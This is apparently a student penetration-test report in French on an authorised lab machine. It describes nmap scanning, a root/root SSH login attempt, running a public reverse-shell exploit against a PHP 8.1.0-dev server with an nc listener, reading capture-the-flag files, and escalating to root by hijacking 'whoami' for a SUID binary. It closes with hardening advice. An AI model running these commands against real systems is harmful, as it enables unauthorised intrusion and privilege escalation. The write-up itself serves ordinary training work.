RAPPORT PENTEST du 02/10/2025 PICOT QUENTIN

ACCORD :


Accord donné entre Quentin PICOT et Mr.Thomas ARMEL pour l'autorisation d'opérer des phases de test afin de trouver les failles potentielles de sécurité.
En passant par de l'inspection des ports et pour s'y connecter.
Afin de récupérer 2 fichier avec des données potentiellement sensibles.

INTRO :

Nous allons procéder à plusieurs étapes afin de repérer les failles en commençant par la reconnaissance du réseau, puis l'exploitation des failles potentielles rencontrées en restant dans le cadre de l'accord.

ETAPES :

tout d'abord on reconnait le réseau avec la commande nmap
ou l'on retrouve le reseau 192.168.56.0/24
on observe notre addresses avec ip a qui nous donne l'addrese 192.168.56.101 qui sera l'attaquant et donc on retrouve l'addresse victime 192.168.56.105/24



ou l'on regarde de maniere approfondi avec nmap -a 192.168.56.105
on observe les ports 25 ; 2222 ; 8080 ouverts donc on a d'abord tenté avec le ssh donc le port 2222 et cette commande : ssh root@192.168.56.105 -p 2222 et ce mdp : root
on remarque que cet accès et un honeypots nous passons donc au ports 8080
ou nous pouvions acceder a une page web avec http://192.168.56.101:8080
Nous observons avec le nmap la version du site en PHP 8.1.0-dev. On a donc observé la cve de cette version et observé que l'on pouvait injecter du code à l'aide d'un programme que nous allons lancer en même temps. En écoutant le port désiré, ici on choisit le port 9001.
on met donc le programme qui nous crée aussi un reverse shell puis la cible , l'attaquant et le port

```
File "/home/rt/Téléchargements/revshell_php_8.1.0-dev.py", line 56, in <module>
  main()
File "/home/rt/Téléchargements/revshell_php_8.1.0-dev.py", line 49, in main
  if check_target(args):
File "/home/rt/Téléchargements/revshell_php_8.1.0-dev.py", line 33, in check_target
  response = request.get(args.url)
File "/usr/lib/python3/dist-packages/requests/sessions.py", line 555, in get
  return self.request('GET', url, **kwargs)
File "/usr/lib/python3/dist-packages/requests/sessions.py", line 542, in request
  resp = self.send(prep, **send_kwargs)
File "/usr/lib/python3/dist-packages/requests/sessions.py", line 655, in send
  r = adapter.send(request, **kwargs)
File "/usr/lib/python3/dist-packages/requests/adapters.py", line 514, in send
  raise SSLError(e, request=request)
quests.exceptions.SSLError: HTTPSConnectionPool(host='192.168.56.105', port=8080): Max retries exceeded with url: / (Caused by S
ror(SSLEOFError(8, 'EOF occurred in violation of protocol (_ssl.c:1123)')))
@rtnnnpxx:~/Téléchargements$ python3 revshell_php_8.1.0-dev.py http://192.168.56.105:8080 192.168.56.101 9001
```

puis lorsque nous écoutons on observe la liste du répertoire /app avec a l'interieur nos 2 cible root_flag.txt et user_flag.txt

```
rt@rtnnnpxx:~/Téléchargements$ nc -tvnp 9001
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 192.168.56.105.
Ncat: Connection from 192.168.56.105:38720.
bash: impossible de régler le groupe de processus du terminal (616): Ioctl() inapproprié pour un périphérique
bash: pas de contrôle de tâche dans ce shell
user@debian-TD1:/app$ ls
ls
cowrie
libcrypto.so.1.1
libssl.so.1.1
mailoney
php
php-root
processes.sh
root_flag.txt
runasroot
runasroot.c
user_flag.txt
var
```

ou nous arriverons à ouvrir et valider avec cette façon(cat) que le user_flag.txt

```
user@debian-TD1:/app$ cat user_flag.txt
cat user_flag.txt
JekQ5ZRJxv5Ce33yMjg5hkqWQCobCr
```

on fait donc un ls -l du répertoire /app pour connaître les droits

```
user@debian-TD1:/app$ ls -l
total 18604
drwxr-xr-x 12 user user     4096 27 janv.  2024 cowrie
-rw-r--r--  1 root root  3031904 27 janv.  2024 libcrypto.so.1.1
-rw-r--r--  1 root root   593696 27 janv.  2024 libssl.so.1.1
drwxr-xr-x  6 root root     4096 27 janv.  2024 mailoney
-rwxr-xr-x  1 root root 16804792 27 janv.  2024 php
drwxr-xr-x  2 root root     4096 27 janv.  2024 php-root
-rwxr-xr-x  1 root root      421 27 janv.  2024 processes.sh
-r--------  1 root root       31 27 janv.  2024 root_flag.txt
-rwsr-sr-x  1 root root    16168 27 janv.  2024 runasroot
-rw-r--r--  1 root root      130 27 janv.  2024 runasroot.c
-r--------  1 user user       31 27 janv.  2024 user_flag.txt
drwxr-xr-x  3 root root     4096 27 janv.  2024 var
user@debian-TD1:/app$ cat runasroot.c
#include <stdlib.h>
#include <unistd.h>

int main()
{
  setuid(geteuid());
  setgid(getegid());
  system("whoami");
  return 0;
}
```

on observe que nous n'avons pas les droits, mais ici on va s'intéresser à runasroot
on observes dans les droits de notre seconde cible qui nous fait donc comprendre qu'il

peut-être exécuté que par son propriétaire
que l'on va connaître grâce à RunAsroot
où l'on va connaître son contenu en ouvrant runasroot.c, nous permettant de comprendre que runasroot affiche le programme effectif donc nous allons tronquer whoami
en allant avec un cd dans tmp ou nous avons le droits de cree des fichiers ou l'on crée whoami avec à l'intérieur afin de faire une élévation de privilège.

puis on retourne dans app pour lancer le programme

et on obtient le contenu du root_flag.txt

CONCLUSION :

Les tests ont permis d'identifier plusieurs failles importantes : avec un serveur web vulnérable, et un mot de passe root faible, ainsi que l'exploitation de runabout permettant l'élévation de privilèges jusqu'à root. Ces failles montrent un risque réel pour le système

CONSEILS :

Ne pas permettre l'utilisation de runabout pour un utilisateur
Observer les failles connues sur la version utilisée afin de les contrer
Mettre des mots de passe plus complexes
Surveiller les connexions
Continuer à produire des phases de test pour le système